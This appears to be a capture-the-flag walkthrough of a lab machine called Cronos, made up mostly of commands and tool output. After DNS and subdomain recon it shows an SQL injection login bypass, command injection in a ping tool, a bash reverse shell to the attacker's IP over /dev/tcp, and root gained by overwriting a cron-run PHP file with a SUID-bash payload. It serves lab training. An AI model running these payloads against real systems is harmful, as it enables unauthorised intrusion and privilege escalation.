


ping -c 3 10.10.10.13
PING 10.10.10.13 (10.10.10.13) 56(84) bytes of data.64 bytes from 10.10.10.13: icmp_seq=1 ttl=63 time=132 ms64 bytes from 10.10.10.13: icmp_seq=2 ttl=63 time=133 ms64 bytes from 10.10.10.13: icmp_seq=3 ttl=63 time=133 ms
Recon
sudo nmap -p- --open --min-rate 5000 -v -n -Pn 10.10.10.13 -oG allPortsnmap -sCV -p 22,53,80 10.10.10.13 -oN targetedStarting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 17:47 EDTNmap scan report for 10.10.10.13Host is up (0.13s latency).
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)| 256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)|_ 256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)53/tcp open domain ISC BIND 9.10.3-P4 (Ubuntu Linux)| dns-nsid:|_ bind.version: 9.10.3-P4-Ubuntu80/tcp open http Apache httpd 2.4.18 ((Ubuntu))|_http-server-header: Apache/2.4.18 (Ubuntu)|_http-title: Apache2 Ubuntu Default Page: It worksService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel whatweb http://10.10.10.13
http://10.10.10.13 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.13], Title[Apache2 Ubuntu Default Page: It works]ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u "http://10.10.10.13/" -H "Host: FUZZ.10.10.10.13/" -fs 11439
:: Method : GET :: URL : http://10.10.10.13/ :: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt :: Header : Host: FUZZ.10.10.10.13/ :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 :: Filter : Response size: 11439________________________________________________
:: Progress: [100000/100000] :: Job [1/1] :: 318 req/sec :: Duration: [0:05:38] :: Errors: 0 ::nslookup
> server 10.10.10.13Default server: 10.10.10.13Address: 10.10.10.13#53> 10.10.10.1313.10.10.10.in-addr.arpa name = ns1.cronos.htb.>echo "10.10.10.13 ns1.cronos.htb cronos.htb" | sudo tee -a /etc/hostsAhora podemos ver que nos redirige a cronos

- Wappalyzer

wfuzz -c --hc 404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://cronos.htb/FUZZSubDomain
https://hacktricks.boitatech.com.br/pentesting/pentesting-dns#more-info
dig mx @10.10.10.13 cronos.htb

;; Warning, extra type option
; <<>> DiG 9.20.9-1-Debian <<>> ns @10.10.10.13 cronos.htb mx; (1 server found);; global options: +cmd;; Got answer:;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31902;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:; EDNS: version: 0, flags:; udp: 4096;; QUESTION SECTION:;cronos.htb.      IN  MX
;; AUTHORITY SECTION:cronos.htb.    604800  IN  SOA  cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 135 msec;; SERVER: 10.10.10.13#53(10.10.10.13) (UDP);; WHEN: Sun Jul 27 19:35:00 EDT 2025;; MSG SIZE rcvd: 81- Wfuzz
wfuzz -c --hh 11439 --hc 404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.cronos.htb" http://admin.cronos.htb/
- DnsEnum
dnsenum --dnsserver 10.10.10.13 --threads 50 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt cronos.htbBrute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:______________________________________________________________________________________
www.cronos.htb. 604800 IN A 10.10.10.13ns1.cronos.htb. 604800 IN A 10.10.10.13admin.cronos.htb. 604800 IN A 10.10.10.13SQLi

admin' or 1 = 1-- -
NetTool

sudo tcpdump -i tun0
Command Injection
10.10.14.18; whoami
- Reverse Shell
bash -c 'bash -i >& /dev/tcp/10.10.14.18/9001 0>&1'Credentials

cat /etc/crontab
* * * * *  root  php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1

echo '<?php system("cp /bin/bash /tmp/racc0x; chmod 4775 /tmp/racc0x") ?>' > /var/www/laravel/artisan